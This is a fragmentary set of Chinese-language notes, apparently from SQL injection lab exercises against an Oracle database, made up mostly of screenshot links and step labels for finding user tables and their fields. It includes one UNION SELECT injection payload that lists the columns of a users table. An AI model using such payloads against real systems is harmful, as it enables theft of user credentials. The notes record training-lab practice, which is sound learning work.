

查用户相关的表中的所有字段

查字段所对应的数据

part3:
登陆
'+UNION+SELECT+column_name,NULL+FROM+information_schema.columns+WHERE+table_name='users_ybbtel'--心得:Orange特殊之FROM+dual
实验10:Orange数据库检索2
part1:
2列,且都是字符型
part2:
查所有表(找到用户表)

查所有字段
